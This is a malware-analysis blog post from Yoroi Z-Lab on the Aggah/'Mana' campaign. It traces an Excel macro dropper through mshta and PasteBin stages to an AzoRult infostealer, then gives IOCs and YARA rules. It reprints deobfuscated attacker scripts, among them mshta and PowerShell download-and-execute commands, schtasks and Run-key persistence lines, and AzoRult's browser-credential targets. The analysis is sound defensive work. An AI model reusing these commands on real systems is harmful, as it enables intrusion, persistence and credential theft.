APT or not APT? What's Behind the Aggah Campaign

2019-09-24 ZLAB-YOROI research

Introduction

During our threat monitoring activities, we discovered an interesting drop chain related to the well-known Aggah campaign, the ambiguous infection chain observed by Unit42 which seemed to deliver payloads *potentially* associated with the Gorgon Group APT. After that, we discovered other malicious activities using the same TTPs and infrastructures, for instance in "The Enigmatic "Roma225" Campaign" and "The Evolution of Aggah: From Roma225 to the RG Campaign" reports.

But, despite the very similar infection chain, this latest attacks revealed a curious variation of the final payload, opening up to different interpretations and hypothesis about the "Aggah" activities.

Technical Analysis

Search...

CATEGORIES

Select Category

TAGS

0day (31) aggah (1) apt (18) atm (1) cisco (24) client (43) cybercrime (107) cyberespionage (18) dos (2) exim (1) infrastructure (49) iot (11) italy (97) linux (22) malware (143) microsoft (29) mobile (12) obfuscation (1) paloalto (1) ransomware (1)

Hash	7f649548b24721e1a0cff2dafb7269741ff18b94274ac827b
Threat	Excel document Dropper
Brief Description	First stage of Aggah campaign
Ssdeep	768:4Sk3hOdsylKlgxopeiBNhZFGzE+cL2kdAJrqYtAd/fBuzPRtUb:hk3hO

Table 1. Sample's information

As in most infections, the multi-stage chain starts with a weaponized Office document containing VBA macro code. It immediately appears obfuscated and after a de-obfuscation phase, we discovered it invokes the following OS command:

> mshta.exe http://bit[.ly/8hsshjahassahsh

The *bit.ly* link redirects on the attacker's page hosted on Blogspot at *hxxps://myownteammana.blogspot[.com/p/otuego4thday.html.* This is the typical Aggah modus operandi. In fact, the webpage source code contains a JavaScript snippet designed to be executed by the MSHTA engine.




Figure 1. HTA script hidden into Blogspot page

```
document.write(unescape('<script language="VBScript">
Set Xkasdj2 = CreateObject("WScript.Shell")
Xa_aw1 = "http://www.pastebin.com/raw/"
Xa_aw0 = "mshta"
Xa_aw2 = "nv5d9pYu"
XXX = Xa_aw0 + Xa_aw1 + Xa_aw2 ⟶ mshta http://www.pastebin.com/raw/nv5d9pYu
Morg = XXX.Xa_aw = Morg
Xkasdj2.Run Xa_aw, vbHide.self.close.</script>'))
```

Figure 2. Deobfuscated HTA script

scada (10) server (67) technique (1) threat (167) trend (25) ursnif (1) vpn (1) vulnerability (166) windows (1) yomi (2)

ARCHIVE

November 2019

M	T	W	T	F	S	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

« Oct

FOLLOW US ON TWITTER!

This script is obfuscated using a combination of URL-encoding and string reversing. Once again, the script is only a dropper that downloads the next malicious stage hosted on PasteBin. Like the previous Aggah campaigns, the pastes were created by the "*hagga*" account. This stage is designed to kill the Office suite processes and to create a new registry key to achieve persistence on the target system. This way the hagga dropper would survive the reboot.

```
<script
language=javascript>document.write(unescape('%3Cscript%20language%3D%22VBScript%22%3E%0ASet%20X7W832DSA%2
0%3D%20CreateObject%28%22WScript.Shell%22%29%0ADim%20ASSd712ji8asd%0AASSd712ji8asd%20%3D%20%22cmd.exe%20/
c%20taskkill%20/f%20/im%20winword.exe%20%26%20taskkill%20/f%20/im%20excel.exe%20%26%20taskkill%20/f%20/im
%20MSPUB.exe%20%26%20taskkill%20/f%20/im%20POWERPNT.EXE%20%26%20exit%22%0AX7W832DSA.Run%20ASSd712ji8asd%2
C%20vbHide%0A%0A%0ASet%20Mi_G%20%3D%20CreateObject%28StrReverse%28StrReverse%28%22WScript.Shell%22%29%29%
29%0ADim%20We_wW%0AWe_wW0%20%3D%20StrReverse%28%22t/%2006%20om/%20ETUNIM%20cs/%20etaerc/%20sksathcs%22%29
%0AWe_wW1%20%3D%20%22n%20%22%22Windows%20Update%22%22%20/tr%20%22%22mshta.ex%22%0AWe_wW2%20%3D%20%22e%20h
%22%20+%20%22t%22%20+%20%22t%22%20+%20%22p%22%20+%20%22%3A%22%20+%20%22/%22%20+%20%22/%22%20+%20%22p%22%2
0+%20%22a%22%20+%20%22s%22%20+%20%22t%22%20+%20%22e%22%20+%20%22b%22%20+%20%22i%22%20+%20%22n%22%20+%20%2
2.%22%20+%20%22c%22%20+%20%22o%22%20+%20%22m%22%20+%20%22/%22%20+%20%22r%22%20+%20%22a%22%20+%20%22w%22%2
0+%20%22/vXpe74L2%22%22%20/F%20%22%0AWe_wW%20%3D%20We_wW0%20+%20We_wW1%20+%20We_wW2%0AMi_G.Run%20We_wW%2C
%20vbHide%0A%0A%0A%0A%0A%0ASet%20Mi_G%20%3D%20CreateObject%28StrReverse%28StrReverse%28%22WScript.Shell%2
2%29%29%29%0ADim%20We_wX%0AWe_wX0%20%3D%20StrReverse%28%22t/%20003%20om/%20ETUNIM%20cs/%20etaerc/%20sksat
hcs%22%29%0AWe_wX1%20%3D%20%22n%20%22%22Update%22%22%20/tr%20%22%22mshta.ex%22%0AWe_wX2%20%3D%20%22e%20h%
22%20+%20%22t%22%20+%20%22t%22%20+%20%22p%22%20+%20%22%3A%22%20+%20%22/%22%20+%20%22/%22%20+%20%22p%22%20
+%20%22a%22%20+%20%22s%22%20+%20%22t%22%20+%20%22e%22%20+%20%22b%22%20+%20%22i%22%20+%20%22n%22%20+%20%22
.%22%20+%20%22c%22%20+%20%22o%22%20+%20%22m%22%20+%20%22/%22%20+%20%22r%22%20+%20%22a%22%20+%20%22w%22%20
+%20%22/JdTuFmc5%22%22%20/F%20%22%0AWe_wX%20%3D%20We_wX0%20+%20We_wX1%20+%20We_wX2%0AMi_G.Run%20We_wX%2C%
20vbHide%0A%0A%0A%0A%0ASet%20Xm_w%20%3D%20CreateObject%28%22WScript.Shell%22%29%0AL_Xe%20%3D%20%22HKCU%5C
Software%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%5CAvastUpdate%22%0AXm_w.RegWrite%20L_Xe%2C%22mshta.
exe%20http%3A//pastebin.com/raw/CGe3S2Vf%22%2C%22REG_EXPAND_SZ%22%0A%0A%0Aself.close%0A%3C/script%3E'))</
script>
```

Figure 3. Another obfuscated Javascript snippet

In detail, the malware uses three mechanisms to ensure its persistence on the victim machine:

- the creation of a new task called "Windows Update" that triggers every 60 minutes;
- the creation of another task called "Update" that triggers every 300 minutes;
- the setting of "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate" registry key;

Each entry contact *pastebin.com* to download and execute further payload. The interesting fact is that the URL referred by tasks and regkey are different from each other, so the attacker is able to deliver more than a payload by just changing one of the pastes.

```
<script language=javascript>
    document.write(unescape('<script language="VBScript">
    Set shell = CreateObject("WScript.Shell")
    Dim var1.var1 = "cmd.exe /c taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f
    /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & exit"
    shell.Run var1, vbHide
    Set Mi_G = CreateObject("WScript.Shell")
    Dim setSCHTask
    setSCHTask = "schtasks /create /sc MINUTE /mo 60 /tn Windows Update /tr mshta.exe
    http://pastebin.com/raw/yXpe74L2 /F"
    Mi_G.Run setSCHTask, vbHide
    Set Mi_G = CreateObject("WScript.Shell")
    Dim We_wX
    We_wX = "schtasks /create /sc MINUTE /mo 300 /tn ""Update"" /tr mshta.exe
    http://pastebin.com/raw/JdTuFmc5 /F"
    Mi_G.Run We_wX, vbHide
    Set Xm_w = CreateObject("WScript.Shell")
    L_Xe = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate"
    Xm_w.RegWrite L_Xe,"mshta.exe http://pastebin.com/raw/CGe3S2Vf","REG_EXPAND_SZ"
    self.close.</script>'))
</script>
```

Figure 4. Code used to set persistence

During the analysis, all the three URL pointed to the same script, which is reported in the following screen. The cleaned code reveals a byte array composing Powershell commands. It downloads two other snippets from Pastebin.

Figure 5. Deobfuscation process

```
[void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'
https://pastebin.com/raw/SsR5h3vf')|IEX;
[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/Q8tGJt
1V').replace('%$#@','0x')|IEX;
[k.Hackitup]::exe('MSBuild.exe',$f)
```

Figure 6. Powershell script used to inject the final payload in legit process

The first one corresponds to the "Hackitup" DLL file, previously discussed in our previous report. The second paste is the final payload. In many other Aggah campaigns it corresponds to RevengeRAT, which *could* also be linked to the Gorgon Group. However, during the analysis we identified another kind of final stage.

The AzoRult Payload

Hash	37086a162bebaecba466b3706acea19578d99afd2adf1492a074536aa7c742c1
Threat	AzoRult
Brief Description	AzoRult final payload
Ssdeep	3072:tuOSXpMx7ZAlHsbfUkolNGti7lfqeSxM3SpyEY3E/qxg/:Zzx7ZApszolIo7lf/ipT/q

Table 3. Sample's information

This time, the final payload was a variant of a popular infostealer for sale on the dark markets, **AzoRult**. It is able to access to saved credentials of the major browser like Chromium, Firefox, Opera, Vivaldi to exfiltrate cookies, credentials and other navigation data.

```
SysAllocStringLen ( "Chromiumagonru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 8 )
SysAllocStringLen ( "Nichromeagonru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 8 )
SysAllocStringLen ( "RockMeltagonru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 8 )
SysAllocStringLen ( "360Browseronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 10 )
SysAllocStringLen ( "Vivaldiseronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 7 )
SysAllocStringLen ( "Operadiseronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 5 )
SysAllocStringLen ( "GoBrowserronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 9 )
SysAllocStringLen ( "Sputnikerronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 7 )
SysAllocStringLen ( "Kometakerronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 6 )
SysAllocStringLen ( "Urantakerronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 4 )
SysAllocStringLen ( "QIPSurferronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 7 )
SysAllocStringLen ( "Epicurferronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 4 )
SysAllocStringLen ( "Braverferronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 5 )
SysAllocStringLen ( "CocCocferronru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 6 )
SysAllocStringLen ( "CentBrowsernru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 11 )
SysAllocStringLen ( "7Starrowsernru\Torch\User Data\\ta\r Data\rowser\User Data\.exend", 5 )
SysAllocStringLen ( "ElementsBrowserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 15 )
SysAllocStringLen ( "TorBrotsBrowserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 6 )
SysAllocStringLen ( "SuhbaotsBrowserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 5 )
SysAllocStringLen ( "SaferBrowserserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 12 )
SysAllocStringLen ( "MustangowserserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 7 )
SysAllocStringLen ( "SuperbirdserserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 9 )
SysAllocStringLen ( "ChedotirdserserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 6 )
SysAllocStringLen ( "TorchtirdserserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 5 )
SysAllocStringLen ( "Login DataerserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 10 )
SysAllocStringLen ( "Web DatataerserTorch\User Data\\ta\r Data\rowser\User Data\.exend", 8 )
SysAllocStringLen ( "%APPDATA%\Microsoft\Windows\Cookies\ Data\rowser\User Data\.exend", 36 )
```

Figure 7. AzoRult tries to extract info from browsers files

Having a deeper look to the command and control infrastructure we noticed some interesting details. In fact, we discovered the particular, customized, AzoRult 3.2 fork called "*Mana Tools*". At the same time, reviewing the infection chain data revealed the presence of a reference to this "*Mana*" customization even in the blogspot page abused in the first steps of the chain.




Figure 8. Blogspot page (on the left); *"Mana"* logo related to AzoRult C2

Conclusion

We have monitored the campaign and its final payload for different days finding the attacker delivered AzoRult samples only a few times, during the first days of September 2019, and after that it resumed to deliver RevengeRAT samples.

The *"Mana"* campaign opens to a series of hypothesis about the threat actor behind it. According to Palo Alto Networks, the "Aggah" infection chain *could* have been used by GorgonGroup too, but with a different payload. So, it is possible that Gorgon added this particular AzoRult version to their arsenal, maybe to retrieve initial information about its initial victims or to increase their recon capabilities. But the confidence in this scenario is not high enough to confirm it. Another possibility is that another minor cyber criminal leveraged the Aggah infection chain to deliver his AzoRult payload, which is a commodity malware, or also the actors behind the "Hagga"

Pastebin account used their own infection chain to conduct its own attack campaign. Many question only further hunting could answer.

Indicator of Compromise

- Hashes
  - 7f649548b24721e1a0cff2dafb7269741ff18b94274ac827ba86e6a696e9de87
  - 84833991f1705a01a11149c9d037c8379a9c2d463dc30a2fec27bfa52d218fa6
  - 37086a162bebaecba466b3706acea19578d99afd2adf1492a074536aa7c742c1
  - c2d594e23480215c94dc7f79cf50af3b3b4270fa3a60aea81f877bd787a684a4
  - a318ce12ddd1b512c1f9ab1280dc25a254d2a1913e021ae34439de9163354243
  - cfd1363ce16156e55460b29bf4d62045ebcd5180af50d732c2353daf12618c18
- Persistence
  - schtasks /create /sc MINUTE /mo 60 /tn Windows Update /tr mshta.exe http://pastebin.com/raw/vXpe74L2 /F
  - schtasks /create /sc MINUTE /mo 300 /tn “”Update”” /tr mshta.exe http://pastebin.com/raw/JdTuFmc5 /F
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate
- C2
  - hxxp://170.130.205.86/index.php

Yara Rules

```
import "pe"
rule Mana_Aggah_campaign_excel_dropper_Sep_2019{

    meta:
      description = "Yara Rule for Mana campaign Excel dropp
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-09-18"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = {64 68 61 73 6A 00 6B 68 64 61 6B 6A
                $a2 = {61 70 74 77 4D 71 55 45 27}

    condition:
```

```
        all of them
}


rule Mana_Aggah_campaign_injector_Sep_2019{

    meta:
      description = "Yara Rule for Mana campaign DLL injecto
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-09-18"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = {4D 5A}
                $a2 = {93 E5 21 3F 59 AE}
                $a3 = {11 08 28 22}
                $a4 = "v2.0.507"
                $a5 = {E2 80 8C E2 80}
                $a6 = {81 AC E2 81 AF E2 80 AE}
                $a7 = {E2 81 AA E2 80}
                $a8 = {81 AF E2 80 AA}
                $a9 = {81 AC E2 81 AF E2 80 AE}
                $a10 = {C5 C7 4C 9E 65 A5 B6 42}

    condition:
        6 of ($a*)
}

rule Mana_Aggah_campaign_AzoRult_Sep_2019{

    meta:
      description = "Yara Rule for Mana campaign AzoRult sam
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-09-18"
      tlp = "white"
      category = "informational"

    strings:
```

```
        $h1 = {4D 5A 50}
        $bob1 = {55 8B EC 83 C4 F0 B8 ?? ?? ?? ?? E8
        $bob2 = {55 8B EC 83 C4 F0 53 56 B8 ?? ?? ??
        $bob3 = {55 8B EC 83 C4 F0 53 B8 ?? ?? ?? ??
        $s1 = "SOFTWARE\\Borland\\Delphi\\RTL" ascii
        $s2 = "moz_historyvisits.visit_date" ascii w
        $s3 = "\\BitcoinCore_custom\\wallet.dat" asc
    condition:
        $h1 and all of ($s*) and 1 of ($bob*)
}
```


This blog post was authored by Antonio Farina and Luca Mella of Cybaze-Yoroi Z-LAB

aggah, apt, cyberespionage, threat

← Commodity Malware Reborn: The AgentTesla "Total Oil" themed Campaign

Vulnerabilità 0-day su Internet Explorer →

Related Posts



2019-10-04

The sLoad Threat: Ten Months Later

2019-09-20

Commodity Malware Reborn: The AgentTesla "Total Oil" themed Campaign

2019-09-11

Dissecting the 10k Lines of the new TrickBot Dropper